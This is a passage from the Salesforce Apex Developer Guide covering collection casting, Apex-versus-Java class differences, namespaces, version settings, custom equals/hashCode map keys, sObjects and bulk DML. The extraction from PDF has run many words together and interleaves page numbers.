    Classes and Collections Listsand maps can be used with classes and interfaces, in the same ways that lists and maps can be used with sObjects. This means, for example, that you can use a user-defined data type for the value or the key of a map. Likewise, you can create a set of user-defined objects. If you create a map or list of interfaces, any child type of the interface can be put into that collection. For instance, if the List contains an interface i1, and MyC implements i1, then MyC can be placed in the list. SEE ALSO: Using Custom Types in Map Keys and Sets Collection Casting Because collections in Apex have a declared type at runtime, Apex allows collection casting. Collections can be cast in a similar manner that arrays can be cast in Java. For example, a list of CustomerPurchaseOrder objects can be assigned to a list of PurchaseOrder objects if class CustomerPurchaseOrder is a child of class PurchaseOrder. public virtual class PurchaseOrder { Public class CustomerPurchaseOrder extends PurchaseOrder { } { List<PurchaseOrder> POs = new PurchaseOrder[] {}; List<CustomerPurchaseOrder> CPOs = new CustomerPurchaseOrder[]{}; POs = CPOs; } } Once the CustomerPurchaseOrder list is assigned to the PurchaseOrder list variable, it can be cast back to a list of CustomerPurchaseOrder objects, but only because that instance was originally instantiated as a list of CustomerPurchaseOrder objects. A list of PurchaseOrder objects that is instantiated as such cannot be cast to a list of CustomerPurchaseOrder objects, even if the list of PurchaseOrder objects contains only CustomerPurchaseOrder objects. If the user of a PurchaseOrder list that only includes CustomerPurchaseOrders objects tries to insert a non-CustomerPurchaseOrder subclassof PurchaseOrder (suchas InternalPurchaseOrder),aruntimeexceptionresults.ThisisbecauseApexcollections have a declared type at runtime. Note: Maps behave in the same way as lists with regards to the value side of the Map. If the value side of map A can be cast to the value side of map B, and they have the same key type, then map A can be cast to map B. A runtime error results if the casting is not valid with the particular map at runtime. Differences Between Apex Classes and Java Classes Apex classes and Java classes work in similar ways, but there are some significant differences. These are the major differences between Apex classes and Java classes: • Inner classes and interfaces can only be declared one level deep inside an outer class. • Static methods and variables can only be declared in a top-level class definition, not in an inner class. • An inner class behaves like a static Java inner class, but doesn’t require the static keyword. An inner class can have instance member variables like an outer class, but there is no implicit pointer to an instance of the outer class (using the this keyword). 110 Classes, Objects, and Interfaces Apex Developer Guide
  • 115.
    • The privateaccess modifier is the default, and means that the method or variable is accessible only within the Apex class in which it is defined. If you do not specify an access modifier, the method or variable is private. • Specifying no access modifier for a method or variable and the private access modifier are synonymous. • The public access modifier means the method or variable can be used by any Apex in this application or namespace. • The global access modifier means the method or variable can be used by any Apex code that has access to the class, not just the Apex code in the same application. This access modifier should be used for any method that needs to be referenced outside of the application, either in the SOAP API or by other Apex code. If you declare a method or variable as global, you must also declare the class that contains it as global. • Methods and classes are final by default. – The virtual definition modifier allows extension and overrides. – The override keyword must be used explicitly on methods that override base class methods. • Interface methods have no modifiers—they are always global. • Exception classes must extend either exception or another user-defined exception. – Their names must end with the word exception. – Exception classes have four implicit constructors that are built-in, although you can add others. • Classes and interfaces can be defined in triggers and anonymous blocks, but only as local. SEE ALSO: Exceptions in Apex Class Definition Creation Use the class editor to create a class in Salesforce. 1. From Setup, enter Apex Classes in the Quick Find box, then select Apex Classes. 2. Click New. 3. Click Version Settings to specify the version of Apex and the API used with this class. If your organization has installed managed packages from the AppExchange, you can also specify which version of each managed package to use with this class. Use the default values for all versions. This associates the class with the most recent version of Apex and the API, as well as each managed package. You can specify an older version of a managed package if you want to access components or functionality that differs from the most recent package version. You can specify an older version of Apex and the API to maintain specific behavior. 4. Intheclasseditor,entertheApexcodefortheclass.Asingleclasscanbeupto1millioncharactersinlength,notincludingcomments, test methods, or classes defined using @IsTest. 5. Click Save to save your changes and return to the class detail screen, or click Quick Save to save your changes and continue editing your class. Your Apex class must compile correctly before you can save your class. Classes can also be automatically generated from a WSDL by clicking Generate from WSDL. See SOAP Services: Defining a Class from a WSDL Document on page 538. Once saved, classes can be invoked through class methods or variables by other Apex code, such as a trigger. Note: To aid backwards-compatibility, classes are stored with the version settings for a specified version of Apex and the API. If the Apex class references components, such as a custom object, in installed managed packages, the version settings for each managed package referenced by the class is saved too. Additionally, classes are stored with an isValid flag that is set to true as long as dependent metadata hasn’t changed since the class was last compiled. If any changes are made to object names or fields that are used in the class, including superficial changes such as edits to an object or field description, or if changes are made 111 Classes, Objects, and Interfaces Apex Developer Guide
  • 116.
    to a classthat calls this class, the isValid flag is set to false. When a trigger or Web service call invokes the class, the code is recompiled and the user is notified if there are any errors. If there are no errors, the isValid flag is reset to true. The Apex Class Editor The Apex and Visualforce editor has the following functionality: Syntax highlighting The editor automatically applies syntax highlighting for keywords and all functions and operators. Search ( ) Search enables you to search for text within the current page, class, or trigger. To use search, enter a string in the Search textbox and click Find Next. • To replace a found search string with another string, enter the new string in the Replace textbox and click replace to replace just that instance, or Replace All to replace that instance and all other instances of the search string that occur in the page, class, or trigger. • To make the search operation case sensitive, select the Match Case option. • To use a regular expression as your search string, select the Regular Expressions option. The regular expressions follow JavaScript's regular expression rules. A search using regular expressions can find strings that wrap over more than one line. Ifyouusethereplaceoperationwithastringfoundbyaregularexpression,thereplaceoperationcanalsobindregularexpression group variables ($1, $2, and so on) from the found search string. For example, to replace an <h1> tag with an <h2> tag and keep all the attributes on the original <h1> intact, search for <h1(s+)(.*)> and replace it with <h2$1$2>. Go to line ( ) This button allows you to highlight a specified line number. If the line isn’t currently visible, the editor scrolls to that line. Undo ( ) and Redo ( ) Use undo to reverse an editing action and redo to recreate an editing action that was undone. Font size Select a font size from the dropdown list to control the size of the characters displayed in the editor. Line and column position The line and column position of the cursor is displayed in the status bar at the bottom of the editor. This can be used with go to line ( ) to quickly navigate through the editor. Line and character count The total number of lines and characters is displayed in the status bar at the bottom of the editor. IN THIS SECTION: 1. Naming Conventions 2. Name Shadowing Naming Conventions We recommend following Java standards for naming, that is, classes start with a capital letter, methods start with a lowercase verb, and variable names should be meaningful. It is not legal to define a class and interface with the same name in the same class. It is also not legal for an inner class to have the same name as its outer class. However, methods and variables have their own namespaces within the class so these three types of names do not clash with each other. In particular it is legal for a variable, method, and a class within a class to have the same name. 112 Classes, Objects, and Interfaces Apex Developer Guide
  • 117.
    Name Shadowing Member variablescan be shadowed by local variables—in particular function arguments. This allows methods and constructors of the standard Java form: Public Class Shadow { String s; Shadow(String s) { this.s = s; } // Same name ok setS(String s) { this.s = s; } // Same name ok } Member variables in one class can shadow member variables with the same name in a parent classes. This can be useful if the two classes are in different top-level classes and written by different teams. For example, if one has a reference to a class C and wants to gain access to a member variable M in parent class P (with the same name as a member variable in C) the reference should be assigned to a reference to P first. Static variables can be shadowed across the class hierarchy—so if P defines a static S, a subclass C can also declare a static S. References to S inside C refer to that static—in order to reference the one in P, the syntax P.S must be used. Staticclassvariablescannotbereferencedthroughaclassinstance.Theymustbereferencedusingtherawvariablenamebyitself(inside that top-level class file) or prefixed with the class name. For example: public class p1 { public static final Integer CLASS_INT = 1; public class c { }; } p1.c c = new p1.c(); // This is illegal // Integer i = c.CLASS_INT; // This is correct Integer i = p1.CLASS_INT; Namespace Prefix The Salesforce application supports the use of namespace prefixes. Namespace prefixes are used in managed AppExchange packages to differentiate custom object and field names from names used by other organizations. Important: Whencreatinganamespace,usesomethingthat’susefulandinformativetousers.However,don’tnameanamespace after a person (for example, by using a person's name, nickname, or private information). Once namespaces are assigned, they cannot be changed. After a developer registers a globally unique namespace prefix and registers it with AppExchange registry, external references to custom object and field names in the developer's managed packages take on the following long format: namespace_prefix__obj_or_field_name__c ThesefullyqualifiednamescanbeoneroustoupdateinworkingSOQLorSOSLstatements,andApexonceaclassismarkedas“managed”. Therefore, Apex supports a default namespace for schema names. When looking at identifiers, the parser assumes that the namespace of the current object is the namespace of all other objects and fields unless otherwise specified. Therefore, a stored class must refer to custom object and field names directly (using obj_or_field_name__c) for those objects that are defined within its same application namespace. Tip: Only use namespace prefixes when referring to custom objects and fields in managed packages that have been installed to your organization from the AppExchange. 113 Classes, Objects, and Interfaces Apex Developer Guide
  • 118.
    Using Namespaces WhenInvoking Package Methods To invoke a method that is defined in a managed package, Apex allows fully qualified identifiers of the form: namespace_prefix.class.method(args) Versioned Behavior Changes In API version 34.0 and later, Schema.DescribeSObjectResult on a custom SObjectType includes map keys prefixed with the namespace, even if the namespace is that of currently executing code. If you work with multiple namespaces and generate runtime describe data, make sure that your code accesses keys correctly using the namespace prefix. IN THIS SECTION: 1. Using the System Namespace 2. Using the Schema Namespace The Schema namespace provides classes and methods for working with schema metadata information. We implicitly import Schema.*, but you must fully qualify your uses of Schema namespace elements when they have naming conflicts with items in your unmanaged code. If your org contains an Apex class that has the same name as an sObject, add the Schema namespace prefix to the sObject name in your code. 3. Namespace, Class, and Variable Name Precedence 4. Type Resolution and System Namespace for Types Using the System Namespace The System namespaceisthedefaultnamespaceinApex.Thismeansthatyoucanomitthenamespacewhencreatinganewinstance of a system class or when calling a system method. For example, because the built-in URL class is in the System namespace, both of these statements to create an instance of the URL class are equivalent: System.URL url1 = new System.URL('https://MyDomainName.my.salesforce.com/'); And: URL url1 = new URL('https://MyDomainName.my.salesforce.com/'); Similarly, to call a static method on the URL class, you can write either of the following: System.URL.getCurrentRequestUrl(); Or: URL.getCurrentRequestUrl(); Note: In addition to the System namespace, there is a built-in System class in the System namespace, which provides methods like assertEquals and debug. Don’t get confused by the fact that both the namespace and the class have the same name in this case. The System.debug('debug message'); and System.System.debug('debug message'); statements are equivalent. Using the System Namespace for Disambiguation It is easier to not include the System namespace when calling static methods of system classes, but there are situations where you must include the System namespace to differentiate the built-in Apex classes from custom Apex classes with the same name. If your 114 Classes, Objects, and Interfaces Apex Developer Guide
  • 119.
    organization contains Apexclasses that you’ve defined with the same name as a built-in class, the Apex runtime defaults to your custom class and calls the methods in your class. Let’s take a look at the following example. Create this custom Apex class: public class Database { public static String query() { return 'wherefore art thou namespace?'; } } Execute this statement in the Developer Console: sObject[] acct = Database.query('SELECT Name FROM Account LIMIT 1'); System.debug(acct[0].get('Name')); When the Database.query statement executes, Apex looks up the query method on the custom Database class first. However, the query method in this class doesn’t take any parameters and no match is found, hence you get an error. The custom Database class overrides the built-in Database class in the System namespace. To solve this problem, add the System namespace prefix to the class name to explicitly instruct the Apex runtime to call the query method on the built-in Database class in the System namespace: sObject[] acct = System.Database.query('SELECT Name FROM Account LIMIT 1'); System.debug(acct[0].get('Name')); SEE ALSO: Using the Schema Namespace Using the Schema Namespace The Schema namespaceprovidesclassesandmethodsforworkingwithschemametadatainformation.Weimplicitlyimport Schema.*, but you must fully qualify your uses of Schema namespace elements when they have naming conflicts with items in your unmanaged code. If your org contains an Apex class that has the same name as an sObject, add the Schema namespace prefix to the sObject name in your code. You can omit the namespace when creating an instance of a schema class or when calling a schema method. For example, because the DescribeSObjectResult and FieldSet classes are in the Schema namespace, these code segments are equivalent. Schema.DescribeSObjectResult d = Account.sObjectType.getDescribe(); Map<String, Schema.FieldSet> FSMap = d.fieldSets.getMap(); And: DescribeSObjectResult d = Account.sObjectType.getDescribe(); Map<String, FieldSet> FSMap = d.fieldSets.getMap(); Using the Schema Namespace for Disambiguation Use Schema.object_name to refer to an sObject that has the same name as a custom class. This disambiguation instructs the Apex runtime to use the sObject. public class Account { public Integer myInteger; } 115 Classes, Objects, and Interfaces Apex Developer Guide
  • 120.
    // ... // Createa standard Account object myAccountSObject Schema.Account myAccountSObject = new Schema.Account(); // Create accountClassInstance, a custom class in your org Account accountClassInstance = new Account(); myAccountSObject.Name = 'Snazzy Account'; accountClassInstance.myInteger = 1; SEE ALSO: Using the System Namespace Namespace, Class, and Variable Name Precedence Becauselocalvariables,classnames,andnamespacescanallhypotheticallyusethesameidentifiers,theApexparserevaluatesexpressions in the form of name1.name2.[...].nameN as follows: 1. The parser first assumes that name1 is a local variable with name2 - nameN as field references. 2. If the first assumption does not hold true, the parser then assumes that name1 is a class name and name2 is a static variable name with name3 - nameN as field references. 3. If the second assumption does not hold true, the parser then assumes that name1 is a namespace name, name2 is a class name, name3 is a static variable name, and name4 - nameN are field references. 4. If the third assumption does not hold true, the parser reports an error. Iftheexpressionendswithasetofparentheses(forexample, name1.name2.[...].nameM.nameN()),theApexparserevaluates the expression as follows: 1. The parser first assumes that name1 is a local variable with name2 - nameM as field references, and nameN as a method invocation. 2. If the first assumption does not hold true: • If the expression contains only two identifiers (name1.name2()), the parser then assumes that name1 is a class name and name2 is a method invocation. • If the expression contains more than two identifiers, the parser then assumes that name1 is a class name, name2 is a static variable name with name3 - nameM as field references, and nameN is a method invocation. 3. If the second assumption does not hold true, the parser then assumes that name1 is a namespace name, name2 is a class name, name3 is a static variable name, name4 - nameM are field references, and nameN is a method invocation. 4. If the third assumption does not hold true, the parser reports an error. However, with class variables Apex also uses dot notation to reference member variables. Those member variables might refer to other class instances, or they might refer to an sObject which has its own dot notation rules to refer to field names (possibly navigating foreign keys). Once you enter an sObject field in the expression, the remainder of the expression stays within the sObject domain, that is, sObject fields cannot refer back to Apex expressions. For instance, if you have the following class: public class c { c1 c1 = new c1(); class c1 { c2 c2; } 116 Classes, Objects, and Interfaces Apex Developer Guide
  • 121.
    class c2 {Account a; } } Then the following expressions are all legal: c.c1.c2.a.name c.c1.c2.a.owner.lastName.toLowerCase() c.c1.c2.a.tasks c.c1.c2.a.contacts.size() Type Resolution and System Namespace for Types Because the type system must resolve user-defined types defined locally or in other classes, the Apex parser evaluates types as follows: 1. For a type reference TypeN, the parser first looks up that type as a scalar type. 2. If TypeN is not found, the parser looks up locally defined types. 3. If TypeN still is not found, the parser looks up a class of that name. 4. If TypeN still is not found, the parser looks up system types such as sObjects. For the type T1.T2 this could mean an inner type T2 in a top-level class T1, or it could mean a top-level class T2 in the namespace T1 (in that order of precedence). Apex Code Versions To aid backwards-compatibility, classes and triggers are stored with the version settings for a specific Salesforce API version. If an Apex class or trigger references components, such as a custom object, in installed managed packages, the version settings for each managed package referenced by the class are saved too. This ensures that as Apex, the API, and the components in managed packages evolve in subsequent released versions, a class or trigger is still bound to versions with specific, known behavior. Setting a version for an installed package determines the exposed interface and behavior of any Apex code in the installed package. This allows you to continue to reference Apex that may be deprecated in the latest version of an installed package, if you installed a version of the package before the code was deprecated. Typically, you reference the latest Salesforce API version and each installed package version. If you save an Apex class or trigger without specifying the Salesforce API version, the class or trigger is associated with the latest installed version by default. If you save an Apex class or trigger that references a managed package without specifying a version of the managed package, the class or trigger is associated with the latest installed version of the managed package by default. Versioning of Apex Classes and Methods When classes and methods are added to the Apex language, those classes and methods are available to all API versions your Apex code is saved with, regardless of the API version (Salesforce release) they were introduced in. For example, if a method was added in API version 33.0, you can use this method in a custom class saved with API version 33.0 or another class saved with API version 25.0. There is one exception to this rule. The classes and methods of the ConnectApi namespace are supported only in the API versions specified in the documentation. For example, if a class or method is introduced in API version 33.0, it is not available in earlier versions. For more information, see ConnectApi Versioning and Equality Checking on page 412. IN THIS SECTION: 1. Setting the Salesforce API Version for Classes and Triggers 2. Setting Package Versions for Apex Classes and Triggers 117 Classes, Objects, and Interfaces Apex Developer Guide
  • 122.
    Setting the SalesforceAPI Version for Classes and Triggers To set the Salesforce API and Apex version for a class or trigger: 1. Edit either a class or trigger, and click Version Settings. 2. Select the Version of the Salesforce API. This version is also the version of Apex associated with the class or trigger. 3. Click Save. If you pass an object as a parameter in a method call from one Apex class, C1, to another class, C2, and C2 has different fields exposed due to the Salesforce API version setting, the fields in the objects are controlled by the version settings of C2. In this example, the Categories field is set to null after calling the insertIdea method in class C2 from a method in the test class C1, because the Categories field isn’t available in version 13.0 of the API. The first class is saved using Salesforce API version 13.0: // This class is saved using Salesforce API version 13.0 // Version 13.0 does not include the Idea.categories field global class C2 { global Idea insertIdea(Idea a) { insert a; // category field set to null on insert // retrieve the new idea Idea insertedIdea = [SELECT title FROM Idea WHERE Id =:a.Id]; return insertedIdea; } } The following class is saved using Salesforce API version 16.0: @IsTest // This class is bound to API version 16.0 by Version Settings private class C1 { static testMethod void testC2Method() { Idea i = new Idea(); i.CommunityId = '09aD000000004YCIAY'; i.Title = 'Testing Version Settings'; i.Body = 'Categories field is included in API version 16.0'; i.Categories = 'test'; C2 c2 = new C2(); Idea returnedIdea = c2.insertIdea(i); // retrieve the new idea Idea ideaMoreFields = [SELECT title, categories FROM Idea WHERE Id = :returnedIdea.Id]; // assert that the categories field from the object created // in this class is not null System.assert(i.Categories != null); // assert that the categories field created in C2 is null System.assert(ideaMoreFields.Categories == null); } } 118 Classes, Objects, and Interfaces Apex Developer Guide
  • 123.
    Setting Package Versionsfor Apex Classes and Triggers To configure the package version settings for a class or trigger: 1. Edit either a class or trigger, and click Version Settings. 2. Selecta Version foreachmanagedpackagereferencedbytheclassortrigger.Thisversionofthemanagedpackagewillcontinue to be used by the class or trigger if later versions of the managed package are installed, unless you manually update the version setting. To add an installed managed package to the settings list, select a package from the list of available packages. The list is only displayed if you have an installed managed package that is not already associated with the class or trigger. 3. Click Save. Note the following when working with package version settings: • If you save an Apex class or trigger that references a managed package without specifying a version of the managed package, the Apex class or trigger is associated with the latest installed version of the managed package by default. • You cannot Remove a class or trigger's version setting for a managed package if the package is referenced in the class or trigger. Use Show Dependencies to find where a managed package is referenced by a class or trigger. Lists of Custom Types and Sorting Lists can hold objects of your user-defined types (your Apex classes). Lists of user-defined types can be sorted. To sort such a list, your Apex class can implement the Comparator interface and pass it as a parameter to the List.sort method. Alternatively, your Apex class can implement the Comparable interface. The sort criteria and sort order depend on the implementation that you provide for the Comparable.compareTo or the Comparator.compare method. To perform locale-sensitive comparisons and sorting, use the Collator class. Because locale-sensitive sorting can produce different results depending on the user running the code, avoid using it in triggers or in code that expects a particular sort order. SEE ALSO: Apex Reference Guide: Collator Class Apex Reference Guide: Comparable Interface Apex Reference Guide: Comparator Interface Using Custom Types in Map Keys and Sets You can add instances of your own Apex classes to maps and sets. For maps, instances of your Apex classes can be added either as keys or values. If you add them as keys, there are some special rules that your class must implement for the map to function correctly; that is, for the key to fetch the right value. Similarly, if set elements are instances of your custom class, your class must follow those same rules. Warning: If the object in your map keys or set elements changes after being added to the collection, it won’t be found anymore because of changed field values. When using a custom type (your Apex class) for the map key or set elements, provide equals and hashCode methods in your class. Apex uses these two methods to determine equality and uniqueness of keys for your objects. 119 Classes, Objects, and Interfaces Apex Developer Guide
  • 124.
    Adding equals andhashCode Methods to Your Class To ensure that map keys of your custom type are compared correctly and their uniqueness can be determined consistently, provide an implementation of the following two methods in your class: • The equals method with this signature: public Boolean equals(Object obj) { // Your implementation } Keep in mind the following when implementing the equals method. Assuming x, y, and z are non-null instances of your class, the equals method must be: – Reflexive: x.equals(x) – Symmetric: x.equals(y) should return true if and only if y.equals(x) returns true – Transitive:if x.equals(y) returns true and y.equals(z) returns true,then x.equals(z) shouldreturn true – Consistent: multiple invocations of x.equals(y) consistently return true or consistently return false – For any non-null reference value x, x.equals(null) should return false The equals method in Apex is based on the equals method in Java. • The hashCode method with this signature: public Integer hashCode() { // Your implementation } Keep in mind the following when implementing the hashCode method. – If the hashCode method is invoked on the same object more than once during execution of an Apex request, it must return the same value. – If two objects are equal, based on the equals method, hashCode must return the same value. – Iftwoobjectsareunequal,basedontheresultofthe equals method,itisnotrequiredthat hashCode returndistinctvalues. The hashCode method in Apex is based on the hashCode method in Java. Another benefit of providing the equals method in your class is that it simplifies comparing your objects. You will be able to use the == operator to compare objects, or the equals method. For example: // obj1 and obj2 are instances of MyClass if (obj1 == obj2) { // Do something } if (obj1.equals(obj2)) { // Do something } Sample This sample shows how to implement the equals and hashCode methods. The class that provides those methods is listed first. It also contains a constructor that takes two Integers. The second example is a code snippet that creates three objects of the class, two of which have the same values. Next, map entries are added using the pair objects as keys. The sample verifies that the map has only two entries since the entry that was added last has the same key as the first entry, and hence, overwrote it. The sample then uses the == 120 Classes, Objects, and Interfaces Apex Developer Guide
  • 125.
    operator, which worksas expected because the class implements equals. Also, some additional map operations are performed, like checking whether the map contains certain keys, and writing all keys and values to the debug log. Finally, the sample creates a set and adds the same objects to it. It verifies that the set size is two, since only two objects out of the three are unique. public class PairNumbers { Integer x,y; public PairNumbers(Integer a, Integer b) { x=a; y=b; } public Boolean equals(Object obj) { if (obj instanceof PairNumbers) { PairNumbers p = (PairNumbers)obj; return ((x==p.x) && (y==p.y)); } return false; } public Integer hashCode() { return (31 * x) ^ y; } } This code snippet makes use of the PairNumbers class. Map<PairNumbers, String> m = new Map<PairNumbers, String>(); PairNumbers p1 = new PairNumbers(1,2); PairNumbers p2 = new PairNumbers(3,4); // Duplicate key PairNumbers p3 = new PairNumbers(1,2); m.put(p1, 'first'); m.put(p2, 'second'); m.put(p3, 'third'); // Map size is 2 because the entry with // the duplicate key overwrote the first entry. System.assertEquals(2, m.size()); // Use the == operator if (p1 == p3) { System.debug('p1 and p3 are equal.'); } // Perform some other operations System.assertEquals(true, m.containsKey(p1)); System.assertEquals(true, m.containsKey(p2)); System.assertEquals(false, m.containsKey(new PairNumbers(5,6))); for(PairNumbers pn : m.keySet()) { System.debug('Key: ' + pn); } List<String> mValues = m.values(); 121 Classes, Objects, and Interfaces Apex Developer Guide
  • 126.
    System.debug('m.values: ' +mValues); // Create a set Set<PairNumbers> s1 = new Set<PairNumbers>(); s1.add(p1); s1.add(p2); s1.add(p3); // Verify that we have only two elements // since the p3 is equal to p1. System.assertEquals(2, s1.size()); Working with Data in Apex You can add and interact with data in the Lightning Platform persistence layer. The sObject data type is the main data type that holds data objects. You’ll use Data Manipulation Language (DML) to work with data, and use query languages to retrieve data, such as the (), among other things. IN THIS SECTION: Working with sObjects In this developer guide, the term sObject refers to any object that can be stored in the Lightning platform database. Data Manipulation Language Apex enables you to insert, update, delete or restore data in the database. DML operations allow you to modify records one at a time or in batches. SOQL and SOSL Queries You can evaluate Salesforce Object Query Language (SOQL) or Salesforce Object Search Language (SOSL) statements on-the-fly in Apex by surrounding the statement in square brackets. SOQL For Loops SOQL for loops iterate over all of the sObject records returned by a SOQL query. sObject Collections You can manage sObjects in lists, sets, and maps. Dynamic Apex Apex Security and Sharing When you use Apex, the security of your code is critical. You'll need to add user permissions for Apex classes and enforce sharing rules. Read on to learn about Apex managed sharing and get some security tips. Custom Settings Custom settings are similar to custom objects. Application developers can create custom sets of data and associate custom data for an organization, profile, or specific user. All custom settings data is exposed in the application cache, which enables efficient access without the cost of repeated queries to the database. Formula fields, validation rules, flows, Apex, and SOAP API can then use this data. Working with sObjects In this developer guide, the term sObject refers to any object that can be stored in the Lightning platform database. 122 Working with Data in Apex Apex Developer Guide
  • 127.
    IN THIS SECTION: sObjectTypes An sObject variable represents a row of data and can only be declared in Apex using SOAP API name of the object. Accessing SObject Fields Validating sObjects and Fields sObject Types An sObject variable represents a row of data and can only be declared in Apex using SOAP API name of the object. For example: Account a = new Account(); MyCustomObject__c co = new MyCustomObject__c(); Similar to SOAP API, Apex allows the use of the generic sObject abstract type to represent any object. The sObject data type can be used in code that processes different types of sObjects. The new operator still requires a concrete sObject type, so all instances are specific sObjects. For example: sObject s = new Account(); You can also use casting between the generic sObject type and the specific sObject type. For example: // Cast the generic variable s from the example above // into a specific account and account variable a Account a = (Account)s; // The following generates a runtime error Contact c = (Contact)s; Because sObjects work like objects, you can also have the following: Object obj = s; // and a = (Account)obj; DML operations work on variables declared as the generic sObject data type as well as with regular sObjects. sObject variables are initialized to null, but can be assigned a valid object reference with the new operator. For example: Account a = new Account(); Developers can also specify initial field values with comma-separated name = value pairs when instantiating a new sObject. For example: Account a = new Account(name = 'Acme', billingcity = 'San Francisco'); For information on accessing existing sObjects from the Lightning Platform database, see “SOQL and SOSL Queries” in the SOQL and SOSL Reference. Note: The Lightning Platform assigns ID values automatically when an object record is initially inserted to the database for the first time. For more information see Lists on page 28. 123 Working with Data in Apex Apex Developer Guide
  • 128.
    Custom Labels Custom labelsaren’t standard sObjects. You can’t create a new instance of a custom label. You can only access the value of a custom label using system.label.label_name. For example: String errorMsg = System.Label.generic_error; For more information on custom labels, see “Custom Labels” in Salesforce Help. Accessing SObject Fields As in Java, SObject fields can be accessed or changed with simple dot notation. For example: Account a = new Account(); a.Name = 'Acme'; // Access the account name field and assign it 'Acme' System-generated fields, such as Created By or Last Modified Date, cannot be modified. If you try, the Apex runtime engine generates an error. Additionally, formula field values and values for other fields that are read-only for the context user cannot be changed. If you use the generic SObject type instead of a specific object, such as Account, you can retrieve only the Id field using dot notation. You can set the Id field for Apex code saved using Salesforce API version 27.0 and later). Alternatively, you can use the generic SObject put and get methods. See SObject Class. This example shows how you can access the Id field and operations that aren’t allowed on generic SObjects. Account a = new Account(Name = 'Acme', BillingCity = 'San Francisco'); insert a; sObject s = [SELECT Id, Name FROM Account WHERE Name = 'Acme' LIMIT 1]; // This is allowed ID id = s.Id; // The following line results in an error when you try to save String x = s.Name; // This line results in an error when you try to save using API version 26.0 or earlier s.Id = [SELECT Id FROM Account WHERE Name = 'Acme' LIMIT 1].Id; Note: If your organization has enabled person accounts, you have two different kinds of accounts: business accounts and person accounts. If your code creates a new account using name, a business account is created. If your code uses LastName, a person account is created. If you want to perform operations on an SObject, it is recommended that you first convert it into a specific object. For example: Account a = new Account(Name = 'Acme', BillingCity = 'San Francisco'); insert a; sObject s = [SELECT Id, Name FROM Account WHERE Name = 'Acme' LIMIT 1]; ID id = s.ID; Account convertedAccount = (Account)s; convertedAccount.name = 'Acme2'; update convertedAccount; Contact sal = new Contact(FirstName = 'Sal', Account = convertedAccount); The following example shows how you can use SOSL over a set of records to determine their object types. Once you have converted the generic SObject record into a Contact, Lead, or Account, you can modify its fields accordingly: public class convertToCLA { List<Contact> contacts = new List<Contact>(); List<Lead> leads = new List<Lead>(); 124 Working with Data in Apex Apex Developer Guide
  • 129.
    List<Account> accounts =new List<Account>(); public void convertType(String phoneNumber) { List<List<SObject>> results = [FIND :phoneNumber IN Phone FIELDS RETURNING Contact(Id, Phone, FirstName, LastName), Lead(Id, Phone, FirstName, LastName), Account(Id, Phone, Name)]; List<SObject> records = new List<SObject>(); records.addAll(results[0]); //add Contact results to our results super-set records.addAll(results[1]); //add Lead results records.addAll(results[2]); //add Account results if (!records.isEmpty()) { for (Integer i = 0; i < records.size(); i++) { SObject record = records[i]; if (record.getSObjectType() == Contact.sObjectType) { contacts.add((Contact) record); } else if (record.getSObjectType() == Lead.sObjectType){ leads.add((Lead) record); } else if (record.getSObjectType() == Account.sObjectType) { accounts.add((Account) record); } } } } } Using SObject Fields SObject fields can be initially set or not set (unset); unset fields are not the same as null or blank fields. When you perform a DML operation on an SObject, you can change a field that is set; you can’t change unset fields. Note: To erase the current value of a field, set the field to null. If an Apex method takes an SObject parameter, you can use the System.isSet() method to identify the set fields. If you want to unset any fields to retain their values, first create an SObject instance. Then apply only the fields you want to be part of the DML operation. This example code shows how SObject fields are identified as set or unset. Contact nullFirst = new Contact(LastName='Codey', FirstName=null); System.assertEquals(true, nullFirst.isSet('FirstName'), 'FirstName is set to a literal value, so it counts as set'); Contact unsetFirst = new Contact(LastName='Astro'); System.assertEquals(false, unsetFirst.isSet('FirstName'), ‘FirstName is not set’); AnexpressionwithSObjectfieldsoftypeBooleanevaluatestotrueonlyiftheSObjectfieldistrue.Ifthefieldisfalseornull,theexpression evaluates to false. This example code shows an expression that checks if the IsActive field of a Campaign object is null. Because this expression always evaluates to false, the code in the if statement is never executed. Campaign cObj= new Campaign(); ... if (cObj.IsActive == null) { ... // IsActive is evaluated to false and this code block is not executed. } 125 Working with Data in Apex Apex Developer Guide
  • 130.
    Validating sObjects andFields When Apex code is parsed and validated, all sObject and field references are validated against actual object and field names, and a parse-time exception is thrown when an invalid name is used. In addition, the Apex parser tracks the custom objects and fields that are used, both in the code's syntax as well as in embedded SOQL and SOSL statements. The platform prevents users from making the following types of modifications when those changes cause Apex code to become invalid: • Changing a field or object name • Converting from one data type to another • Deleting a field or object • Making certain organization-wide changes, such as record sharing, field history tracking, or record types Data Manipulation Language Apex enables you to insert, update, delete or restore data in the database. DML operations allow you to modify records one at a time or in batches. IN THIS SECTION: How DML Works Adding and Retrieving Data With DML Apex is tightly integrated with the Lightning Platform persistence layer. Records in the database can be inserted and manipulated through Apex directly using simple statements. The language in Apex that allows you to add and manage records in the database is the Data Manipulation Language (DML). In contrast to the SOQL language, which is used for read operations (querying records), DML is used for write operations. DML Statements vs. Database Class Methods Apex offers two ways to perform DML operations: using DML statements or Database class methods. This provides flexibility in how you perform data operations. DML statements are more straightforward to use and result in exceptions that you can handle in your code. DML Operations As Atomic Transactions DML Operations Using DML, you can insert new records and commit them to the database. You can also update the field values of existing records. Exception Handling More About DML Here are some things you may want to know about using Data Manipulation Language. Locking Records When an sObject record is locked, no other client or user is allowed to make updates either through code or the Salesforce user interface. The client locking the records can perform logic on the records and make updates with the guarantee that the locked records won’t be changed by another client during the lock period. 126 Working with Data in Apex Apex Developer Guide
  • 131.
    How DML Works Singlevs. Bulk DML Operations You can perform DML operations either on a single sObject, or in bulk on a list of sObjects. Performing bulk DML operations is the recommended way because it helps avoid hitting governor limits, such as the DML limit of 150 statements per Apex transaction. This limit is in place to ensure fair access to shared resources in the Lightning Platform. Performing a DML operation on a list of sObjects counts as one DML statement, not as one statement for each sObject. This example performs DML calls on single sObjects, which isn’t efficient. The for loop iterates over contacts. For each contact, if the department field matches a certain value, it sets a new value for the Description__c field. If the list contains more than items, the 151st update returns an exception that can't be caught. List<Contact> conList = [Select Department , Description from Contact]; for(Contact badCon : conList) { if (badCon.Department == 'Finance') { badCon.Description__c = 'New description'; } // Not a good practice since governor limits might be hit. update badCon; } This example is a modified version of the previous example that doesn't hit the governor limit. The DML operation is performed in bulk by calling update on a list of contacts. This code counts as one DML statement, which is far below the limit of 150. // List to hold the new contacts to update. List<Contact> updatedList = new List<Contact>(); List<Contact> conList = [Select Department , Description from Contact]; for(Contact con : conList) { if (con.Department == 'Finance') { con.Description = 'New description'; // Add updated contact sObject to the list. updatedList.add(con); } } // Call update on the list of contacts. // This results in one DML call for the entire list. update updatedList; 